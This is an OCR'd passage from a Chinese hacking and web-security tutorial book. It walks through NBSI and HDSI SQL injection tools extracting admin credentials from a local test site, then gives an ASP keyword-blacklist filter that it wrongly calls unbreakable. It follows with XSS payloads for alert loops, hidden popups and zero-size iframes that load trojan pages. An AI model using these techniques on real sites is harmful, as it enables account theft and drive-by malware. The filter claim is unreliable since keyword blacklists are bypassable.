


图 2-64

在“特征字符”文本框填入 hero 这个字符串，单击“再检测”按钮，如图 2-65 所示。




图 2-65

利用特征字符，程序已经确定了网页是有漏洞的，这时候的“检测”按钮已经变得不可用状态，同时，底下的“猜解表名”按钮变成可用状态。

单击“猜解表名”按钮，会提示“数据库类型为 ACCESS，系统将启用字典进行猜解，如果字典文件比较大，会花费较长的时间，您确认进行猜解？”，这里直接单击“确定”按钮就可以了，如图 2-66 所示。




图 2-66

在经过一段等待，在“已猜解表名”里出现了 Y_admin，那是程序判断出数据库里有 admin 这个表。单击它，“猜解列名”按钮就变成可用的，这时候单击“猜解列名”按钮，程序会猜解 admin 表里的列名，如图 2-67 所示。




图 2-67

又经过一段时间的等待，“已猜解列名”里出现了 Y_id、Y_username 和 Y_password，说明 admin 表里有 id、username 和 password 这三个字段存在，如图 2-68 所示。




图 2-68

每个字段名的前面都有个复选框，勾上其中的一些“猜解数据”就变成可用的了。把 3 个字段都勾上，再单击“猜解数据”按钮，程序就开始猜解这 3 个字段的数据内容，如图 2-69 所示。




图 2-69

经过一段时间的等待，在“已猜解记录”里出现了一条记录，单击它会在下面的文本框中出现详细的数据内容。

[id]:8 [username]:admin [password]:7a57a5a743894a0e

用户名是 admin，密码是 7a57a5a743894a0e。这个密码一看就知道是用 MD5 加密过的，用 MD5 Crack 就可以破解出来，破解结果是 admin。

2. HDSI

HDSI 是教主开发的一款免费的网页安全性能检测工具，集成了很多功能，是一个 SQL 注入利器。

它的功能比 NBSI 多一些，可以自动扫描注入点，注入猜解数据内容，扫描网站后台登录地址，对 PHP 进行注入，如果漏洞页面用的是 SQL Server 数据库，还可以让服务器执行 DOS 命令、上传 asp 木马文件，如图 2-70 所示。




图 2-70

进入“注入分析”页面，把漏洞地址 http://127.0.0.1/veryzone/announce.asp?id=16 填写到“注入地址”文本框里，勾选“使用关键字”并在“关键字”文本框里填写“hero”，单击“开始”按钮，程序就开始检测漏洞。

没多久，程序就提示检测完毕。单击表名那栏下方的“猜解”按钮，程序提示“启动 ACCESS 数据库猜解，也许要多花点时间，是否继续猜表？”，单击“确定”按钮，程序就开始猜解表名，如图 2-71 所示。




图 2-71

没多久后，“已猜解表名”文本框里就多了 admin 表，单击它，然后单击列名下的“猜解”按钮，就开始猜解列名。然后猜解数据库里的记录，很快就可以把数据都猜解出来了，如图 2-72 所示。

图 2-72

猜解的过程跟用 NBSI 很相似，SQL 注入工具都是差不多的，只是把烦琐的猜解过程交给编好的程序而已。

类似的工具还有很多，比如阿 D 注入工具、CSC、WED、Domain 之类。Domain 是一个旁注工具，旁注是注入技术里的一个分支。其入侵的基本思路是网站的服务器一般会放有好几个网站，如果在目标网站上找不到注入漏洞，可以试试入侵同一台服务器上的其他网站，如果通过同一台服务器上的其他网站里的漏洞控制了服务器，就相当于得到了这个网站的控制权。读者如果感兴趣的话，可以在网络上找到并下载这些工具来使用。

本小节介绍了几款主流的 SQL 自动注入工具及其使用方法。使用工具确实省事很多，不过过分依赖工具会令人懒惰，对技术的提高没有好处，希望读者能多练习手工利用注入漏洞进行测试。

2.2.9 对 SQL 注入漏洞的防御

对于一个网站来说，SQL 注入漏洞的危害是巨大的。

由于问题出在代码上，所以最终还是要从程序代码上去解决。不过很多网站的站长对代码并

不是很了解，他们只是从网络上下载一套系统来用而已，叫他们自己改代码似乎有点为难了。不过程序的开发人员会不定期地发布一些补丁，站长们可以通过勤打补丁来补上漏洞。

对于具有代码编写能力的人，对每一个从客户端接收来的数据都应该做好过滤才放到 SQL 语句里去执行。以前的普遍做法是一个一个地过滤有可能出现漏洞的参数，不过现在有人开发了一套 SQL 通用防注入系统。

其思路就是把提交到页面的所有数据都过滤一遍，其实 SQL 注入提交的数据都有一个特征，就是数据里会有 SQL 语句和一些 SQL 语言的关键字，比如“AND”、“UNION”、“SELECT”等字符串，只要在数据里存在这些字符串，就可以判定为 SQL 注入行为来处理，而不会把这个数据当成 SQL 语句去执行了。

以下是作者根据这个思路模仿 SQL 通用防注入系统编写的代码：

```
<%
'--------定义部分------------------
Dim FangZhuPost, FangZhuGet, FangZhuIn, FangZhuInf, FangZhuXh
'注释：自定义需要过滤的字串，用“|”分隔，如果读者发现有什么遗漏可以加上去
FangZhuIn = "'|;|and|(|)|exec|insert|select|union|delete|update|count
|*|%|chr|mid|master|truncate|char|declare"

FangZhuInf = split(FangZhuIn, "|")    '注释：把非法字符串用“|”分割出来
'--------POST 部分------------------
If Request.Form<>"" Then
  For Each FangZhuPost In Request.Form     '注释：循环取得提交的参数
    For FangZhuXh=0 To Ubound(FangZhuInf)    '注释：全部转换成大写
      If Instr(LCase(Request.Form(FangZhuPost)),FangZhuInf(FangZhuXh))<>0 Then
      '注释：如果在数据里有非法字符串
        Response.Write "<Script Language=JavaScript>alert('请不要在参数中包
含非法字符尝试注入！');</Script>"

        Response.End
      End If
    Next
  Next
End If
'------------------------------------
```

```
'--------GET 部分--------------------
If Request.QueryString<>"" Then
 For Each FangZhuGet In Request.QueryString
  For FangZhuXh=0 To Ubound(FangZhuInf)
   If Instr(LCase(Request.QueryString(FangZhuGet)),FangZhuInf(FangZhuXh))<>0 Then
    Response.Write "<Script Language=JavaScript>alert('请不要在参数中包
含非法字符尝试注入！');</Script>"

    Response.End
   End If
  Next
 Next
End If
%>
```

把这些代码保存在一个 asp 文件里，比如 fang.asp，并把这个 fang.asp 文件放在要防护的页面文件的目录下。在要防护的页面开头加入一句<!-- #include file="fang.asp"→，保存并退出就可以了。

再来测试一下，看看是否能防住 SQL 注入漏洞，在浏览器里面提交 http://127.0.0.1 /veryzone/announce.asp? id=16 and 1=1，就会弹出如图 2-73 所示的对话框，并且什么也不会显示了。

图 2-73

如果参数里没有非法字符，页面还是可以正常显示的，如图 2-74 所示。




图 2-74

这样就可以杜绝 SQL 注入漏洞了，不过这也不是万全之策，因为这个代码是“通杀”的，也就是“宁杀错不放过”的那种，如果用户输入的数据确实要输入那些东西，那也会被当成非法字符串，这种情况到目前还没有更好的办法来解决，只能让用户输入一些其他的字符串来代替。

本小节对 SQL 注入漏洞的防范手法进行了详细的介绍，并模仿防注入漏洞程序编写一段防注入漏洞的代码，从而杜绝 SQL 注入漏洞的出现了。以目前的情况，还没有人能发现突破这段代码的办法，站长们可以放心地使用这段代码来做防护。

2.3 跨站脚本攻击

许多读者在浏览论坛或者留言簿的时候，有时会突然弹出一个对话框，“这个网站有漏洞，请管理员及时修补!”之类的提示，界面如图 2-75 所示。

图 2-75

在遇到上述情况时，部分读者可能会认为该留言者修改了源文件的代码让它弹出这么一个警告框，也就是说，他已经得到服务器的控制权，能够随意修改服务器上的文件了。

其实不然，他只是利用了一个很简单的攻击方法——跨站脚本攻击，就可以达到这个效果了。虽然方法很简单，也确实非常有效，利用得好的话，它带来的危害并不比蠕虫小！在本节中，将对跨站脚本攻击进行介绍，并以一个留言本的漏洞来演示对跨站脚本漏洞的利用与防御。

2.3.1 跨站的来源

在介绍跨站之前，笔者先介绍一下 HTML 语言和 Script。

HTML（HyperText Markup Language）即超文本链接语言。Hypertext 在中文里是超文本的意思，它是指一个包含有链接的文本（文字），这个文本链接到其他的文件，通过用鼠标点击这些链接，就可以很容易地从当前的页面进入到链接所指向的页面。现在的网页（包括各论坛或博客）就是这样的。

读者们在网上看到的网页信息就可能是放在隔壁房间的一台计算机里，也可能存放在地球另一边的某个地方。由于提供 WWW 服务的人并不知道将会浏览这个网页的人用的是哪一种计算机或终端，必须得保证每个人都能正确显示网页，必须用各种计算机都能“看懂”的方式来描述文件，于是就产生了 HTML——超文本语言。经过 HTML 描述后的超文本不但文字内容本身有特殊的排版效果，更重要的是，它改变了以往平面文档的浏览方式，页面中的链接点可以指向另外一个页面，这样，要想访问另一个页面就不用关掉本页面再开另一个页面了，直接点击页面中的链接就可以了。

在 HTML 3.0 以后，随着用户对页面效果的要求，比如要在页面里显示图片、播放声音或者一些其他的功能，原本的静态页面再也无法满足用户的需求，于是就有了 HTML 3.02 和 HTML 4.0 的长足发展。同时发展的还有非常著名的 ECMAScript（欧洲的某个标准脚本）。Netscape 率先扩展了它，拥有了属于自己的 LiveScript，后来更名为 JavaScript，并一直发展到 1.5 版本。在 JavaScript 发展到 1.2 版本的时候，Microsoft 不甘落寞，非常顺手地把 JavaScript 带了过来，然后更名为自己的 JScript，并一直发展到现在。但实质上，JavaScript 和 JScript 基本上都是一致的，除了专用于自己浏览器的那么一小点东西，它们的文件后缀名都是 js。配合 XML 中的 DOM 1.0 技术，用户可以利用 Script 完全控制 HTML 页面中的每一个元素、每一个属性，甚至是每一个字符在特定时候的变化，这时候编写网页就跟编程差不多了。因为可以编写代码，所以攻击者想尽方法要往页面里加入自己的攻击代码，让浏览这个页面的计算机都运行那段代码。在经过不断地尝试之后，终于成功了，于是一种新的攻击方法——XSS 应运而生。

XSS 又叫做 CSS (Cross Site Script)，跨站脚本攻击。它指的是恶意攻击者往 Web 页面里插入恶意 HTML 代码，当用户浏览该页时，嵌入其 Web 里面的 HTML 代码会被执行，从而达到恶意用户的特殊目的。XSS 属于被动式攻击，因为其被动且不好利用，所以许多人常忽略其危害性。但是，实际上利用它在各大论坛里插木马网页比入侵服务器再挂木马效率要高得多，而且隐蔽性也强很多，而且跨站脚本攻击很容易上手，于是，在注入攻击方式还没有流行起来之前，跨站攻击就成了“脚本小子”们的最爱，甚至一直到现在，利用 CSS 攻击网站的人还是很多的。

2.3.2　简单留言本的跨站漏洞

在本小节中，笔者将以迷你留言本为例子进行跨站脚本攻击的讲解，这个留言本的体积很小，代码不多，适合用来分析。而且迷你留言本的安装很简单，从网上下载迷你留言本的压缩包后直接解压到 IIS 的目录里就可以使用了。安装完成后，如图 2-76 所示。




图 2-76

接下来先看看这个留言本是如何显示留言的，用记事本打开 index.asp，代码如下。

```
<tr>
<td width="12%" height="14" align="center" bgcolor="#FFFFFF">
<font color="#000000">昵称：</font></td>
<td width="52%" height="14">
<font color="#000000"><%=rs("name")%></font></td>
   <td width="36%" height="14" bgcolor="#FFFFFF">
     <p align="right"><font color="#000000">

<%=rs("time")%>

</font></td>
  </tr>
  <tr>
<td width="12%" height="16" align="center" bgcolor="#FFFFFF">
<font color="#000000">留言：</font></td>
  </center>
    <td width="88%" height="1" colspan="2" rowspan="2">
      <p align="left">
```

```
<font color="#000000">

<%=rs("body")%>

</font></td>
  </tr>
```

注意看专门加粗的那两句代码，它们是直接从数据库里读出字符串，并放在 HTML 代码中。关键的是，这个过程中，代码没有对从数据库里读出来的字符串进行任何处理！如果在数据库里的字符串是 HTML 代码，毫无疑问，留言内容会按照 HTML 的语法去解析显示；再则，如果是 JavaScript，它照样会当成 JavaScript 去执行！

下面攻击者就开始想办法将恶意代码插入到数据库中去，让页面被访问的时候执行代码。其实，插入数据库的方法很简单，发布留言的时候，留言的内容就会被插入到数据库里。单击“发表留言”进入签写留言的页面，这个页面有两个可以输入文本的地方——昵称和留言内容。

先试试插入 HTML 代码能不能执行，输入一个简单的 HTML 超链接标签“<a>”来试试，如图 2-77 所示，单击“提交”按钮，输入的数据就被插入到数据库里了。

接着，再访问 index.asp 看看代码在页面是否会执行成功。

如图 2-78 所示，显示出来的“aaa”和“bbb”都附上了超链接，说明写进去的 HTML 代码从数据库中读取出来后被解析执行了。既然能解析执行 HTML，就说明该页面有漏洞了。

接下来再来测试向数据库里插入 JavaScript 能否被解析执行。发表留言，在里面输入以下代码，它的功能是弹出一个对话框，显示“测试漏洞”这个字符串，如图 2-79 所示。

```
<script>alert('测试漏洞');</script>
```

因为昵称和留言这两个选项里都存在漏洞，所以 JavaScript 代码放在哪项都可以。

图 2-77

图 2-78




图 2-79

提交发表，然后访问 index.asp，跟预想的一样，果然弹出了对话框，如图 2-80 所示。




图 2-80

能弹出了对话框，就说明脚本代码被执行了。原来那些所谓的“高手”也只是通过这个小小的手段做到的，并不是控制了服务器而修改了文件。

这样的漏洞普遍存在，并不一定是留言本才有，在网页中有数据输入的地方就有可能存在跨站漏洞，检测的方法就像前面介绍的一样，在输入数据的地方输入 HTML 或脚本代码，看看在显示数据时它们能否被解析执行，如果能，就说明这个程序有漏洞。

2.3.3 跨站漏洞的利用

攻击者可以利用跨站漏洞得到浏览该网页者的 cookie，可以让访问网页的人在不知不觉中访问木马网页，可以让网页无法正常访问……这并不是危言耸听，本小节中将介绍一些常用的跨站攻击手法。

1. 死循环

往网页中插入死循环语句，这是一种很低劣的恶意攻击手法。写一段条件永远为真的循环语句，让页面执行到这段代码的时候就一直执行这段代码而不能继续显示后面的内容，从而使网页不能正常显示，更有甚者，在死循环语句里加入弹出对话框的代码，从而使浏览者的浏览器不停地弹出对话框，始终无法关闭，只有结束浏览器进程才行。

具体操作是这样的，打开发表留言的页面，在留言内容里面写入如下代码，如图 2-81 所示。

```
<script>while(true)alert('炸死你！')</script>
```

提交之后再访问 index.asp，就会弹出一个对话框，如图 2-82 所示，单击“确定”按钮之后又会弹出一个对话框，没完没了地弹出，只有结束掉 IE 的进程才能停止。

相信无论是谁遇到这种问题后短时间内都不会再访问这个网站了，这对于网站来说无疑是一个巨大的损失。




图 2-81




图 2-82

2. 隐藏访问

隐藏访问是指让用户在访问一个网页的时候，在不知不觉中访问另外一个网页。这样做，可以用来增加其他网站的访问量，也可以用来放置网页木马进行网络“钓鱼”。

攻击者可以在有跨站漏洞的页面中插入代码，让所有访问这个页面的用户打开这个页面的同时，隐藏访问攻击者的网站。这样的话，有多少个用户访问漏洞页面，就会帮攻击者增加访问量。网上有跨站漏洞的页面也不少，只要攻击者多找几个有漏洞的网站把代码插进去，那他的网站访问量就非常可观了。

这样的危害还不算很大，仅仅是给攻击者的网站增加了些访问量而已，对于漏洞页面来说，最多也只是因为多加载一个页面而稍微影响一点速度。但是，如果攻击者让用户隐藏访问的页面

是一个木马网页，那问题就严重了。在访问网页的时候，用户的电脑在不知不觉中就下载并安装了一个病毒或者木马程序，这样的话，用户电脑的控制权就完全掌握在攻击者的手里了。

在广大电脑用户的安全意识日益增长的今天，在 QQ 群里发消息骗别人点击木马网页的成功率是不高的。但是上网浏览网页的人很多，他们一般都是去浏览大型网站，因为他们相信大型网站不会在自己的网页里放木马，那无异于搬起石头砸自己的脚，但是他们却没有考虑到，大型网站也有可能会因为漏洞被其他人插入代码。所以，往一个知名网站的页面里插木马网页让人不知不觉地中招，比在 QQ 群里发消息骗别人点击木马效率要高得多。

要想让用户访问页面的方法很多，比如插入下面的代码就可以让页面直接从当前网页跳转到目标页面去：

```
<script>
    window.location.href="目标页面";
</script>
```

但是这样直接跳转过去的隐蔽性不高，明眼人一看就知道有问题。所以更多的人选择的是用隐藏访问的方法来达到目的。

实现隐藏访问有两种方法，一种是让页面弹出一个高度和宽度都为 0，而且坐标在屏幕范围之外的新页面来打开网页，代码如下。

```
<script>
window.open('目标页面', '', 'top=10000, left=10000, height=0, width=0');
</script>
```

这个方法虽然思路不错，但是这种方法还是有个难以避免的问题存在，就是在弹出一个那样的窗口以后，虽然用户看不到窗口了，但是在任务栏上还是会出现这个窗口的标题按钮，所以这种办法并不完美，不过攻击者可以加入代码让木马网页自动关闭，这样的话，留意任务栏的人不多，而且木马网页的标题一闪而过，刚开完马上就被关闭了，也不会有太多的人在意它。

另外一种办法就是在页面里插入一个高度和宽度都为 0 的框架，这个框架的内容就是攻击者想要用户访问的网页的地址，这样做既不会弹出一个新的窗口，页面看起来也跟没有插入代码一样，隐蔽性是十分高的。

插入框架的代码如下：

```
<iframe src="目标网页"></iframe>
```

先用一幅图片来试一下代码的效果，代码如下，如图 2-83 所示。

```
<iframe src="img/logo.jpg"></iframe>
```

图 2-83

